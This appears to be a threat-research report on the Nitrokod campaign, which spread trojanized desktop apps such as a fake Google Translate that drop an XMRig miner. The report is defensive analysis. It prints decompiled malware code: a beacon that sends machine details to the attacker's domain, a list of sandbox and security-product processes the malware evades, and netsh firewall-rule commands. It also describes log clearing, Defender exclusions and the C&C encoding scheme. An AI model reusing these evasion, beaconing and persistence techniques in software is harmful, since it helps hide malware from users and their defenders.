
Check Point Research detects Crypto Miner malware disguised as Google translate desktop and other legitimate applications

research.checkpoint.com/2022/check-point-research-detects-crypto-miner-malware-disguised-as-google-translate-desktop-and-other-legitimate-applications

August 29, 2022



August 29, 2022

Research by: Moshe Marelus

Highlights:

- ***Check Point Research (CPR) detected a Turkish based crypto miner malware campaign, dubbed 'Nitrokod', which infected machines across 11 countries***
- ***The malware is dropped from popular software available on dozens of free software websites***
- ***The malware distributers separate malicious activity from the downloaded fake software to avoid detection***
- ***Attack was initially found by Check Point XDR, which overcomes the attack's evasion mechanism***

Introduction

At the end of July 2022, Check Point Research (CPR) detected a previously undisclosed cryptomining campaign, called Nitrokod, which potentially infected thousands of machines worldwide.
At the campaign's core there are several useful utilities. Created by a Turkish speaking entity, the campaign dropped malware from free software available on popular websites such as Softpedia and uptodown. The software can also be easily found through Google when users search "Google Translate Desktop download".
While the applications boast a "100 CLEAN" banners on some site, the applications are in fact Trojanized, and contain a delayed mechanism to unleash a long multi-stage infection that ends with a cryptomining malware.
After the initial software installation, the attackers delayed the infection process for weeks and deleted traces from the original installation. This allowed the campaign to successfully operate under the radar for years.




Figure 1: Top results for "Google Translate Desktop download"

Nitrokod

Active since 2019, Nitrokod is a Turkish speaking software developer that claims to offer free and safe software.
Most of the programs Nitrokod offers are popular software that do not have an official desktop version. For example, the most popular Nitrokod program is the Google Translate desktop application. Google has not released an official desktop version, making the attackers' version very appealing.




Figure 2: Nitrokod[.]com

Most of their developed programs are easily built from the official web pages using a Chromium based framework. For example, the Google translate desktop application is converted from the Google Translate web page (https://translate.google.com) using the CEF project. This gives the attackers the ability to spread functional programs without having to develop them.

To avoid detection, the Nitrokod authors separate malicious activity from the initially downloaded Nitrokod program:

- The malware is first executed almost a month after the Nitrokod program was installed.
- The malware is delivered after 6 earlier stages of infected programs.
- The infection chain continued after a long delay using a scheduled task mechanism, giving the attackers time to clear the evidence.

Infection Chain




Figure 3: infection chain

Infection chains are similar in most Nitrokod campaigns, starting with the installation of an infected program downloaded from the Web.
Once the user launches the new software, an actual Google Translate application is installed. In addition, an updated file is dropped which starts a series of four droppers until the actual malware is dropped.
After the malware is executed, the malware connects to its C&C server to get a configuration for the XMRig crypto miner and starts the mining activity.

Stage 1 – Web Installer

The initial stage of the campaign begins with downloading one of the Nitrokod infected programs. The “Google Translate Desktop” program is used in this demonstration, but the behaviors are similar in all other infected programs.




Figure 4: hundreds of thousands according to popular software web sites

GoogleTranslateDesktop.exe is a Windows installer built with Inno setup, a free tool for packaging and building setup files. The installer starts by downloading an encrypted RAR file from hxxp://nitrokod[.]com/download/GoogleTranslateDesktop.rar. As a means of protection against random scans and downloads, the file is only downloaded from the attacker's server if the user-agent is set to "InnoDownloadPlugin/1.5" (Inno setup deflate user agent). Then GoogleTranslateDesktop2.50.exe is extracted from the RAR file using "asx" as the password.

Stage 2 – Installer

The GoogleTranslateDesktop2.50.exe installer starts by installing the Google Translate application on the following path: "C:\Program Files (x86)\Nitrokod\Google Translate Desktop\GoogleTranslateDesktop.exe"

After installation, the installer checks if an update.exe file exists on the following path “C:\ProgramData\Nitrokod”. If the file does not exist or the file version is not 1.0.7.0, the 3rd stage dropper update.exe is dropped. To maintain persistence, a schedule task is set to start the update at every system startup.
Finally, the installer sends a Post Install message to the Nitrokod domain with some information on the infected machine. All the details are sent as arguments on a HTTP GET requests, as shown below:

```
procedure SETUPPOST();
begin
    GETWINDOWSVERSIONEX(&WindowsVer);
    POS2(
        'http://nitrokod.com/setup' +
        FORMAT('uuid=%s', [GETMACHINEID()]) +
        FORMAT('&app_code=%s', ['GoogleTranslateDesktop']) +
        FORMAT('&pc_name=%s', [CMP()]) +
        FORMAT('&architecture=%d', [ARCHITECTURE()]) +
        FORMAT('&build=%d', [WindowsVer.field_2]) +
        FORMAT('&major=%d', [WindowsVer.field_0]) +
        FORMAT('&minor=%d', [WindowsVer.field_1]) +
        FORMAT('&servicepack_major=%d', [WindowsVer.field_3]) +
        FORMAT('&servicepack_minor=%d', [WindowsVer.field_4]) +
        FORMAT('&core=%d', [CORENUMBER()]) +
        FORMAT('&version=%s', ['2.5.0.0']) +
        FORMAT('&reference=%d', [1]) +
        FORMAT('&memory_size=%d', [0]) +
        FORMAT('&guid=%s', [MACHINEGUID()])
    );
```

Figure 5: Post install message

Stage 3 – Delayed Dropper

The stage 3 dropper (update.exe) is programed to run at least five days after the installation time. It does so by maintaining two registry keys.

- “HKCU\Software\Update\D” – stores the last run time date.
- “HKCU\Software\Update\S” – acts as a counter.

Each time the updater is executed (on every system startup) it checks if the last execution data is equal to the current date. If not, the counter is incremented by one. Once the counter hits the value 4, the 4th stage dropper chainlink1.07.exe is extracted from another encrypted RAR file. In reality, this operation requires at least four restarts on four different days, which

would often translate into at least several weeks of normal user's usage. This mechanism is also a great way to avoid Sandbox detection, which does not run over several days and multiple restarts.

Stage 4 –Scheduled Tasks and Log clearing

The 4th stage dropper is in charge of creating four different schedule tasks.

Task Name:	Description:	Runs every
InstallService\1	Drop an encrypted RAR file via Wget	15d
InstallService\2	Extract Dropper 5 from RAR file	2d
InstallService\3	Run Dropper 5	1d
InstallService\4	Clear system logs	3d

After creating all the tasks listed above, stage 4 clears all system logs using the PowerShell command Clear-EventLog. Then stage 3 and 4 are self-deleted.
At this point, all related files and evidence are deleted and the next stage of the infection chain will continue after 15 days by the windows utility schtasks.exe. This way, the first stages of the campaign are separated from the ones that follow, making it very hard to trace the source of the infection chain and block the initial infected applications.
After 15 days, an encrypted RAR file is downloaded from intelserviceupdate[.]com via the first schedule task. The next day, the file is decompressed via the second schedule task and the stage 5 file is extracted. One day later, the stage 5 file is executed by the third task.

Stage 5 – VM tests with Firewall and Defender Exclusions

The stage 5 dropper starts by checking if certain programs are installed on the infected machine. First, it checks against a list of known virtual machine processes and then against a list of mainly security products. If one of the programs are found, the program exits.

```
function ISINSTALL(): BOOLEAN;
    result := 0;
    vm := ['vmtoolsd.exe','vm3dservice.exe','vgAuthService.exe','vmacthlp.exe'];
    if ISPROCESS(vm) then goto exit_:
    v_10 := ['Teams.exe', 'taskmgr.exe', 'ekrn.exe', 'avp.exe', 'wsc_proxy.exe', 'mfetp.exe',
             'protectedmodulehost.exe', 'nswscsvc.exe', 'procexp.exe', 'procexp64.exe',
             'procexp64a.exe', 'avirasecuritycenteragent.exe', 'wscstub.exe', 'mcmscsvc.exe',
             'McSvHost.exe', 'MMSSHOST.exe', 'ModuleCoreService.exe', 'mcupdate.exe', 'WscReg.exe',
             'wmi64.exe', 'windowssecuritycenter.exe', 'mfetp.exe', 'WSCStatusController.exe',
             'TmWSCSvc.exe', 'TmPfw.exe', 'MBAMWsc.exe', 'cmdagent.exe', 'fsulprothoster.exe'];
    result := not ISPROCESS(v_10);

    exit_:
    exit;
```

Figure 6: ISINSTALL function

Then a firewall rule is added to allow incoming network connections for a program that will be dropped in the following stage, named nniawsoykfo.exe.

```
procedure ADDFIREWALL(var Arg0: UnicodeString; Arg1: UnicodeString; Arg2: UnicodeString);
begin
    delete := FORMAT('advfirewall firewall delete rule name="%s" dir=in program="%s"', [arg1, arg2]);
    ADDCMD(&Arg0, 'netsh', delete);
    add := FORMAT('advfirewall firewall add rule name="%s" dir=in action=allow program="%s" enable=yes',
                  [arg1, arg2])
    ADDCMD(&Arg0, 'netsh', add);
    exit;
end;
```

Figure 7: Firewall added rule

Next, the Windows Defender activity is excluded on the following path:

- Temp folder
- C:\system32\nniawsoykfo.exe – the file is dropped in the next stage.
- C:\system32\powermanager.exe – the file is dropped in the next stage.

Finally, the program drops the last dropper (stage 6) nniawsoykfo1.8.exe from an encryption RAR file and executes it.

Stage 6 – Miner dropper

The stage 6 dropper is in charge of dropping the following three files:

- Powermanager.exe – The malware controlling the miner.
- nniawsoykfo.exe – XMRig crypto miner.
- WinRing0.sys – that is part of the XMRig.

To maintain persistence, a schedule task is set to start the malware (powermanager.exe) every day.

Stage 7 – Cryptomining Malware – powermanager.exe:

On the next day, the malware is executed by the above schedule task. The malware enumerates all the security products installed on the infected machine. Next, it determines if the infected machine platform is a desktop or a laptop. For desktop detection, the malware makes the following three checks:

- No battery status.
- The RAM type is not SODIMM (enum 12), that is used in laptops.
- The system type is 1 (Desktop).




Figure 8: identify platform

After that, the bot connects to its C&C server nvidiacenter[.]com and sends the following data in a JSON format over a HTTP POST requests:

Key	Value
idle_minute	Last user event in minutes.
pc_time	Time on the infected machine.
Antivirus	List of all security products on the infected machine.
up_minute	Minutes passed since last startup.
version	The version of the “Powermanager.exe” malware.

xmrig_version	The version of the XMRig
Guid	The infected machine GUID.
core	Number of processor cores.
machine_id	A generated identifier of the infected machine.
reference	The value of “SOFTWARE\Microsoft\Update\reference” the registry key

The data is then encoded by the following steps:

1. Convert the JSON to a string.
2. Reverse the string.
3. Encode the string with base64.
4. Reverse the encoded string
5. Encode the string again with base64.

The C&C response is decoded the same way it was encoded, but in reverse. The response contains instructions for controlling the malware and the XMRig miner as shown below:

abort	Should the malware continue to run or abort.
rules	A set of conditions when to run the miner, on what platform and how much CPU to use.
server_time	The server time.
command_line	The command line argument passed to the XMRig crypto miner.
refresh_minute	The next time to connect to the C&C in minutes.
excluding_process	A list of program names. If one of them is running, the malware should exit.

Check Point’s XDR (Extended Detection and Response)

CPR detected this new crypto miner malware campaign using Check Point’s Infinity XDR (Extended Detection and Response) platform, a prevention-focused XDR Solution. This tool allows SOC teams to quickly detect, investigate, and respond to attacks across their entire IT infrastructure. It identifies threats inside the organization and prevents their expansion by leveraging data correlated from all products, including Endpoint, Network, Web security, and so on.

XDR has multiple behavioral detections that can find the stealthiest threats. In this case, the malware was using multiple evasion techniques like masquerading as known applications, using scheduled tasks instead of direct actions, and spacing its activities over a long period


of time.

XDR was able to detect and respond to every individual malware action, follow up over time and correlate between all the singular detections from endpoints and network to one single attack, raise the confidence to a point that allows automatic response from all relevant devices, and prevent it from happening to other machines in the network.

